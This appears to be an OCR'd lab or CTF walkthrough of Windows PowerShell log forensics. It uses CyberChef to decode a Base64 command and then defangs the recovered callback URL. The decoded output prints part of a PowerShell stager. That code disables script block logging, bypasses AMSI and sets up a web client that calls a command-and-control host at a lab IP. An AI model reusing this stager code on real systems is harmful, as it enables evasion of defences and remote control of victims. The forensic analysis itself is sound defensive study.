
```
        HostId=0f79c464-4587-4a42-a825-a0972e939164
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKAE8AUgAgAC0ARwBlACAAMwApAHsAJAAxA
        EngineVersion=5.1.18362.752
        RunspaceId=a6093660-16a6-4a60-ae6b-7e603f030b6f
        PipelineId=1
        ScriptName=
        CommandLine=                        $taskURI = $script:TaskURIs | Get-Random


Details:
CommandInvocation(Get-Random): "Get-Random"
ParameterBinding(Get-Random): name="InputObject"; value="/admin/get.php"
ParameterBinding(Get-Random): name="InputObject"; value="/news.php"
ParameterBinding(Get-Random): name="InputObject"; value="/login/process.php"
```

https://gchq.github.io/CyberChef

CyberChef — The Cyber Swiss Army Knife : A simple, intuitive web app for analysing and decoding data without having to deal with complex tools or programming languages.

To decode the Base64 hash value we found, we can use CyberChef's **"From Base64"** and **"Decode text"** features.

!Base64 is a group of similar binary-to-text encoding schemes that represent binary data in an ASCII string format by translating it into a radix-64 representation. Long story short, **Base64** is used to encode binary data as printable text.



From Base64

Alphabet: A-Za-z0-9+/=


☑ Remove non-alphabet chars

□ Strict mode

Decode text

Encoding: UTF-16LE (1200)

From Base64 / Decode text




Input

length: 5070
lines: 1

```
SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKAE8AUgAgAC0AR
wBlACAAMwApAHsAJAAxADEAQgBEADgAPQBbAHIAZQBGAF0ALgBBAFMAcwBlAE0AYgBsAHkALgBHAGUAdABUAHkAUABFACgAJw
BTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQA
uACIARwBFAFQARgBJAGUAYABsAGQAIgAoACcAYwBhAGMAaABlAGQARwByAG8AdQBwAFAAbwBsAGkAYwB5AFMAZQB0AHQAaQBu
AGcAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7AEkARgAoACQAMQAxAEIAZAA4A
CkAewAkAEEAMQA4AEUAMQA9ACQAMQAxAEIARAA4AC4ARwBlAHQAVgBhAEwAVQBFACgAJABuAFUAbABMACkAOwBJAGYAKAAkAE
EAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdACkAewAkAEEAMQA4AGU
AMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMA
cgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABhADEAOABlADEAWwAnAFMAYwByAGkAc
AB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYw
BrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQAwAH0AJAB2AEEATAA9AFsAQwBvAEwAbABlAGMAdAB
pAE8ATgBTAC4ARwBlAE4ARQByAGkAQwAuAEQASQBjAFQAaQBPAG4AQQBSAFkAWwBTAHQAcgBJAE4ARwAsAFMAeQBzAFQARQBt
AC4ATwBCAEoARQBjAHQAXQBdADoAOgBuAGUAVwAoACkAOwAkAHYAQQBMAC4AQQBkAEQAKAAnAEUAbgBhAGIAbABlAFMAYwByA
GkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcALAAwACkAOwAkAFYAQQBMAC4AQQBkAGQAKAAnAEUAbgBhAG
IAbABlAFMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQ
```

Input

The output contains a different Base64 hash value and a php file.




Output

start: 1901 time: 2ms
end: 1901 length: 1901
length: 0 lines: 1

```
ng',0);$VAL.Add('EnableScriptBlockInvocationLogging',0);$a18e1['HKEY_LOCAL_MACHINE\Software\Polic
ies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$VAl}ELsE{[ScRipTBlOCK]."GeTFIE`Ld"
('signatures','N'+'onPublic,Static').SEtVAlUe($NuLL,(NEw-OBjeCt
CoLLEcTiONS.GeNerIc.HAsHSet[STring]))}$ReF=
[Ref].AsSEMBly.GeTTyPe('System.Management.Automation.Amsi'+'Utils');$Ref.GEtFIeLd('amsiInitF'+'ai
led','NonPublic,Static').SEtVALue($NULl,$tRUe);};
[SYStEm.NeT.ServICePoINtMAnAgER]::EXpeCT100ContINue=0;$7a6eD=NeW-OBJeCT
SYsteM.Net.WEbClIeNT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';$ser=$([TeXT.ENCodiNG]::UnicodE.GetStriNG([CoNVeRT]::FroMBASe64StRInG('aAB0AHQAcAA6AC8ALwA
xADAALgAxADAALgAxADAALgA1AA==')));$t='/news.php';$7A6Ed.HEAders.Add('User-
Agent',$u);$7a6Ed.PROxY=[SySTEm.NET.WebREQUesT]::DefAULtWeBPRoXY;$7a6ED.PROXY.CRedEntIAlS =
[SYsTEM.NEt.CRedEnTIaLCachE]::DEFaUltNETwoRKCrEdeNtIALS;$Script:Proxy = $7a6ed.Proxy;$K=
[SysteM.TeXT.EnCoDIng]::ASCII.GeTByTeS('qm.@)5y?XxuSA-=VD467*|OLWB~rn8^I');$R=
{$D,$K=$Args;$S=0..255;0..255|%{$J=
```

Output

Let’s apply the same operations for the new Base64 hash value we found.



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Decode text

Encoding
UTF-16LE (1200)

```
aAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1AA==
```

Output


start: 17 time: 0ms
end: 17 length: 17
length: 0 lines: 1

```
http://10.10.10.5
```

From Base64 / Decode text

And finally, let's put everything together.

!URL defanging is the standard term for making URLs non-clickable.



☑ Escape dots ☑ Escape http ☑ Escape ://

Process: Valid domain...

```
http://10.10.10.5/news.php
```

Output

```
hxxp[://]10[.]10[.]10[.]5/news[.]php
```

Defang URL